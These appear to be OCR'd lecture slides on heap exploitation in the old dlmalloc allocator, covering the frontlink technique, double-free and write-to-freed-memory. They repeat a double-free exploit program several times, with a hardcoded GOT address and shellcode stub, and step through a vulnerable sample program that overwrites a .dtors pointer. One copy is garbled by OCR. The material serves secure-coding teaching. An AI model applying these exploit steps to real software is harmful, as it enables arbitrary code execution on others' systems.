
The frontlink Code Segment

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
   while (FD != BK && S <chunksize(FD))
  {
            FD = FD->fd;
         }
  BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P
```


Double-Free Vulnerabilities

- This vulnerability arises from freeing the same chunk of memory twice, without it being reallocated in between.
- For a double-free exploit to be successful, two conditions must be met:
  - The chunk to be freed must be isolated in memory.
  - The bin into which the chunk is to be placed must be empty.


Empty bin and Allocated Chunk



Bin after first free()



Corrupted Data Structures After Second call of free()



Double-free Exploit Code - 1

```
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
  "\xeb\x0cjump12chars_"
  "\x90\x90\x90\x90\x90\x90\x90\x90"

int main(void){
  int size = sizeof(shellcode);
  void *shellcode_location;
  void *first, *second, *third, *fourth;
  void *fifth, *sixth, *seventh;
  shellcode_location = (void *)malloc(size);
  strcpy(shellcode_location, shellcode);
  first = (void *)malloc(256);
  second = (void *)malloc(256);
  third = (void *)malloc(256);
  fourth = (void *)malloc(256);
  free(first);
  free(third);
  fifth = (void *)malloc(128);
  free(first);
  sixth = (void *)malloc(256);
  *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
  *((void **)(sixth+4))=(void *)shellcode_location;
  seventh = (void *)malloc(256);
  strcpy(fifth, "something");
  return 0;
}
```

The target of this exploit is the first chunk allocated

When first is initially freed, it is put into a cache bin rather than a regular one

Double-free Exploit Code - 2

```
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
  "\xeb\x0cjump12chars_"   /* jump */
  "\x90\x90\x90\x90\x90\x90\x90\x90"

int main(void){
  int size = sizeof(shellcode);
  void *shellcode_location;
  void *first, *second, *third, *fourth;
  void *fifth, *sixth, *seventh;
  shellcode_location = (void *)malloc(size);
  strcpy(shellcode_location, shellcode);
  first = (void *)malloc(256);
  second = (void *)malloc(256);
  third = (void *)malloc(256);
  fourth = (void *)malloc(256);
  free(first);
  free(third);
  fifth = (void *)malloc(128);
  free(first);
  sixth = (void *)malloc(256);
  *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
  *((void **)(sixth+4))=(void *)shellcode_location;
  seventh = (void *)malloc(256);
  strcpy(fifth, "something");
  return 0;
}
```

> Allocating the second and fourth chunks prevents the third chunk from being consolidated

Double-free Exploit Code - 3

```
static char *GOT_LOCATION = (char *)0x0804c98c;
 static char shellcode[] =
   "\xeb\x0cjump12chars_"   /* jump */
   "\x90\x90\x90\x90\x90\x90\x90\x90"

 int main(void){
   int size = sizeof(shellcode);
   void *shellcode_location;
   void *first, *second, *third, *fourth;
   void *fifth, *sixth, *seventh;
   shellcode_location = (void *)malloc(size);
   strcpy(shellcode_location, shellcode);
   first = (void *)malloc(256);
   second = (void *)malloc(256);
   third = (void *)malloc(256);
   fourth = (void *)malloc(256);
   free(first);
   free(third);
   fifth = (void *)malloc(128);
   free(first);
   sixth = (void *)malloc(256);
   *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
   *((void **)(sixth+4))=(void *)shellcode_location;
   seventh = (void *)malloc(256);
   strcpy(fifth, "something");
   return 0;
 }
```

Allocating the fifth chunk causes memory to be split off from the third chunk and, as a side effect, this results in the first chunk being moved to a regular bin

Double-free Exploit Code - 4

```
static char *GOT_LOCATION = (char *)0x0804c98c;
 static char shellcode[] =
   "\xeb\x0cjump12chars_"   /* jump */
   "\x90\x90\x90\x90\x90\x90\x90\x90"

 int main(void){
   int size = sizeof(shellcode);
   void *shellcode_location;
   void *first, *second, *third, *fourth;
   void *fifth, *sixth, *seventh;
   shellcode_location = (void *)malloc(size);
   strcpy(shellcode_location, shellcode);
   first = (void *)malloc(256);
   second = (void *)malloc(256);
   third = (void *)malloc(256);
   fourth = (void *)malloc(256);
   free(first);
   free(third);
   fifth = (void *)malloc(128);
   free(first);
   sixth = (void *)malloc(256);
   *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
   *((void **)(sixth+4))=(void *)shellcode_location;
   seventh = (void *)malloc(256);
   strcpy(fifth, "something");
   return 0;
 }
```

Memory is now configured so that freeing the first chunk a second time sets up the double-free vulnerability

Double-free Exploit Code - 5

```
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
  "\xeb\x0cjump12chars_"   /* jump */
  "\x90\x90\x90\x90\x90\x90\x90\x90"

int main(void){
  int size = sizeof(shellcode);
  void *shellcode_location;
  void *first, *second, *third, *fourth;
  void *fifth, *sixth, *seventh;
  shellcode_location = (void *)malloc(size);
  strcpy(shellcode_location, shellcode);
  first = (void *)malloc(256);
  second = (void *)malloc(256);
  third = (void *)malloc(256);
  fourth = (void *)malloc(256);
  free(first);
  free(third);
  fifth = (void *)malloc(128);
  free(first);
  sixth = (void *)malloc(256);
  *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
  *((void **)(sixth+4))=(void *)shellcode_location;
  seventh = (void *)malloc(256);
  strcpy(fifth, "something");
  return 0;
}
```

When the sixth chunk is allocated, malloc() returns a pointer to the same chunk referenced by first

Double-free Exploit Code - 6

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.   "\xeb\x0cjump12chars_"    /* jump */
4.   "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.   int size = sizeof(shellcode);
8.   void *shellcode_location;
9.   void *first, *second, *third, *fourth;
10.  void *fifth, *sixth, *seventh;
11.  shellcode_location = (void *)malloc(size);
12.  strcpy(shellcode_location, shellcode);
13.  first = (void *)malloc(256);
14.  second = (void *)malloc(256);
15.  third = (void *)malloc(256);
16.  fourth = (void *)malloc(256);
17.  free(first);
18.  free(third);
19.  fifth = (void *)malloc(128);
20.  free(first);
21.  sixth = (void *)malloc(256);
22.  *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
23.  *((void **)(sixth+4))=(void *)shellcode_location;
24.  seventh = (void *)malloc(256);
25.  strcpy(fifth, "something");
26.  return 0;
27. }
```

The GOT address of the strcpy() function (minus 12) and the shellcode location are copied into this memory (lines 22-23),

Double-free Exploit Code - 7

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.   "\xeb\x0cjump12chars_"    /* jump */
4.   "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.   int size = sizeof(shellcode);
8.   void *shellcode_location;
9.   void *first, *second, *third, *fourth;
10.   void *fifth, *sixth, *seventh;
11.   shellcode_location = (void *)malloc(size);
12.   strcpy(shellcode_location, shellcode);
13.   first = (void *)malloc(256);
14.   second = (void *)malloc(256);
15.   third = (void *)malloc(256);
16.   fourth = (void *)malloc(256);
17.   free(first);
18.   free(third);
19.   fifth = (void *)malloc(128);
20.   free(first);
21.   sixth = (void *)malloc(256);
22.   *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
23.   *((void **)(sixth+4))=(void *)shellcode_location;
24.   seventh = (void *)malloc(256);
25.   strcpy(fifth, "something");
26.   return 0;
27. }
```

```
#define unlink(P, BK, FD) {\
FD = P->fd;         \
BK = P->bk;         \
FD->bk = BK;        \
BK->fd = FD;        \
}
```

The same memory chunk is allocated yet again as the seventh chunk on line 24

Double-free Exploit Code - 8

```
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
  "\xeb\x0cjump12chars_"   /* jump */
  "\x90\x90\x90\x90\x90\x90\x90\x90"

int main(void){
  int size = sizeof(shellcode);
  void *shellcode_location;
  void *first, *second, *third, *fourth;
  void *fifth, *sixth, *seventh;
  shellcode_location = (void *)malloc(size);
  strcpy(shellcode_location, shellcode);
  first = (void *)malloc(256);
  second = (void *)malloc(256);
  third = (void *)malloc(256);
  fourth = (void *)malloc(256);
  free(first);
  free(third);
  fifth = (void *)malloc(128);
  free(first);
  sixth = (void *)malloc(256);
  *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
  *((void **)(sixth+4))=(void *)shellcode_location;
  seventh = (void *)malloc(256);
  strcpy(fifth, "something");
  return 0;
}
```

when the chunk is allocated, the unlink() macro has the effect of copying the address of the shellcode into the address of the strcpy() function in the global offset table

Double-free Exploit Code - 9

```
static char *GOT_LOCATION = (char *)0x0804c98c;
 static char shellcode[] =
   "\xeb\x0cjump12chars_"
   "\x90\x90\x90\x90\x90\x90\x90\x90"

 int main(void){
   int size = sizeof(shellcode);
   void *shellcode_location;
   void *first, *second, *third, *fourth;
   void *fifth, *sixth, *seventh;
   shellcode_location = (void *)malloc(size);
   strcpy(shellcode_location, shellcode);
   first = (void *)malloc(256);
   second = (void *)malloc(256);
   third = (void *)malloc(256);
   fourth = (void *)malloc(256);
   free(first);
   free(third);
   fifth = (void *)malloc(128);
   free(first);
   sixth = (void *)malloc(25
   *((void **)(sixth+0))=  oid *)(GOT_LOCATION-12);
   *((void **)(sixth+4))=(void *)shellcode_l
   seventh = (void *)malloc(256);
   strcpy(fifth, "something");
   return 0;
 }
```

When strcpy() is called control is transferred to the shell code.

The shellcode jumps over the first 12 bytes because some of this memory is overwritten by unlink

Writing to Freed Memory – Example Program

```
 1. static char *GOT_LOCATION = (char *)0x0804c98c;
 2. static char shellcode[] =
 3.   "\xeb\x0cjump12chars_"
 4.   "\x90\x90\x90\x90\x90\x90\x90\x90"

 5. int main(void){
 6.   int size = sizeof(shellcode);
 7.   void *shellcode_location;
 8.   void *first,*second,*third,*fourth,*fifth,*sixth;
 9.   shellcode_location = (void *)malloc(size);
10.   strcpy(shellcode_location, shellcode);
11.   first = (void *)malloc(256);
12.   second = (void *)malloc(256);
13.   third = (void *)malloc(256);
14.   fourth = (void *)malloc(256);
15.   free(first);
16.   free(third);
17.   fifth = (void *)malloc(128);
18.   *((void **)(first+0)) = (void *)(GOT_LOCATION-12);
19.   *((void **)(first+4)) = (void *)shellcode_location;
20.   sixth = (void *)malloc(256);
21.   strcpy(fifth, "something");
22.   return 0;
23. }
```

write to the first chunk on lines 18-19 after it has been freed on line 15.

Writing to Freed Memory

- The setup is exactly the same as the double-free exploit.

- The call to malloc() replaces the address of `strcpy()` with the address of the shellcode and the call to `strcpy()` invokes the shellcode.

Another Sample Code Vulnerable to an Exploit using the frontlink Technique - 1

```
1.   #include <stdlib.h>
 2.  #include <string.h>
 3.  int main(int argc, char * argv[]) {
 4.    char *first, *second, *third;
 5.    char *fourth, *fifth, *sixth;
 6.    first = malloc(strlen(argv[2]) + 1);
 7.    second = malloc(1500);
 8.    third = malloc(12);
 9.    fourth = malloc(666);
10.   fifth = malloc(1508);
11.   sixth = malloc(12);
12.   strcpy(first, argv[2]);
13.   free(fifth);
14.   strcpy(fourth, argv[1]);
15.   free(second);
16.   return(0);
17. }
```

The program allocates six memory chunks (lines 6-11)

copy argv[2] into the first chunk

Frontlink Technique - 3

- An attacker can provide a malicious argument
  - containing shellcode so that the last four bytes of the shellcode are the jump instruction into the rest of the shellcode, and
  - these four bytes are the last four bytes of the first chunk.

Sample Code Vulnerable to an Exploit using the frontlink Technique - 2

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char * argv[]) {
  char *first, *second, *third;
  char *fourth, *fifth, *sixth;
  first = malloc(strlen(argv[2]) + 1);
  second = malloc(1500);
  third = malloc(12);
  fourth = malloc(666);
 fifth = malloc(1508);
 sixth = malloc(12);
 strcpy(first, argv[2]);
 free(fifth);
 strcpy(fourth, argv[1]);
 free(second);
 return(0);
}
```

When the fifth chunk is freed it is put into a bin

Sample Code Vulnerable to an Exploit using the frontlink Technique - 3

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char * argv[]) {
  char *first, *second, *third;
  char *fourth, *fifth, *sixth;
  first = malloc(strlen(argv[2]) + 1);
  second = malloc(1500);
  third = malloc(12);
  fourth = malloc(666);
 fifth = malloc(1508);
 sixth = malloc(12);
 strcpy(first, argv[2]);
 free(fifth);
 strcpy(fourth, argv[1]);
 free(second);
 return(0);
}
```

The fourth chunk in memory is *seeded* with carefully crafted data (argv[1]) so that it overflows.

The address of a fake chunk is written into the forward pointer of the fifth chunk.

Sample Code Vulnerable to an Exploit using the frontlink Technique - 4

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char * argv[]) {
  char *first, *second, *third;
  char *fourth, *fifth, *sixth;
  first = malloc(strlen(argv[2]) + 1);
  second = malloc(1500);
  third = malloc(12);
  fourth = malloc(666);
  fifth = malloc(1508);
  sixth = malloc(12);
  strcpy(first, argv[2]);
  free(fifth);
  strcpy(fourth, argv[1]);
  free(second);
  return(0);
}
```

This fake chunk contains the address of a function pointer (minus 12) in the location where the back pointer is normally found.

A suitable function pointer is the first destructor function stored in the .dtors section of the program.

Sample Code Vulnerable to an Exploit using the frontlink Technique - 5

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char * argv[]) {
  char *first, *second, *third;
  char *fourth, *fifth, *sixth;
  first = malloc(strlen(argv[2]) + 1);
  second = malloc(1500);
  third = malloc(12);
  fourth = malloc(666);
 fifth = malloc(1508);
 sixth = malloc(12);
 strcpy(first, argv[2]);
 free(fifth);
 strcpy(fourth, argv[1]);
 free(second);
 return(0);
}
```

An attacker can discover this address by examining the executable image.

Sample Code Vulnerable to an Exploit using the frontlink Technique - 6

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char * argv[]) {
  char *first, *second, *third;
  char *fourth, *fifth, *sixth;
  first = malloc(strlen(argv[2]) + 1);
  second = malloc(1500);
  third = malloc(12);
  fourth = malloc(666);
 fifth = malloc(1508);
 sixth = malloc(12);
 strcpy(first, argv[2]);
 free(fifth);
 strcpy(fourth, argv[1]);
 free(second);
 return(0);
}
```

When the second chunk is freed, the frontlink() code segment inserts it into the same bin as the fifth chunk

The frontlink Code Segment - 1

```
1.    BK = bin;
2.    FD = BK->fd;
3.    if (FD != BK) {
4.      while (FD != BK && S < chunksize(FD)) {
5.      FD = FD->fd;
6.    }
7.    BK = FD->bk;
8.    }
9.    P->bk = BK;
10.   P->fd = FD;
11.   FD->bk = BK->fd = P;
```

Second is smaller than fifth

The While loop is executed in the frontlink() code segment (lines 4-6)

The frontlink Code Segment - 2

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
  while (FD != BK && S < chunksize(FD)) {
  FD = FD->fd;
}
BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P;
```

The forward pointer of the fifth chunk is stored in the variable FD

The frontlink Code Segment - 3

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
  while (FD != BK && S < chunksize(FD)) {
  FD = FD->fd;
}
BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P;
```

The back pointer of this fake chunk is stored in the variable BK

The frontlink Code Segment - 4

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
  while (FD != BK && S < chunksize(FD)) {
      FD = FD->fd;
  }
  BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P;
```

BK now contains the address of the function pointer

The function pointer is overwritten by the address of the second chunk.

Sample Code Vulnerable to an Exploit using the frontlink Technique - 7

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char * argv[]) {
  char *first, *second, *third;
  char *fourth, *fifth, *sixth;
  first = malloc(strlen(argv[2]) + 1);
  second = malloc(1500);
  third = malloc(12);
  fourth = malloc(666);
  fifth = malloc(1508);
  sixth = malloc(12);
  strcpy(first, argv[2]);
  free(fifth);
  strcpy(fourth, argv[1]);
  free(second);
  return(0);
}
```

The call of return(0) causes the program's destructor function to be called, but this executes the shellcode instead.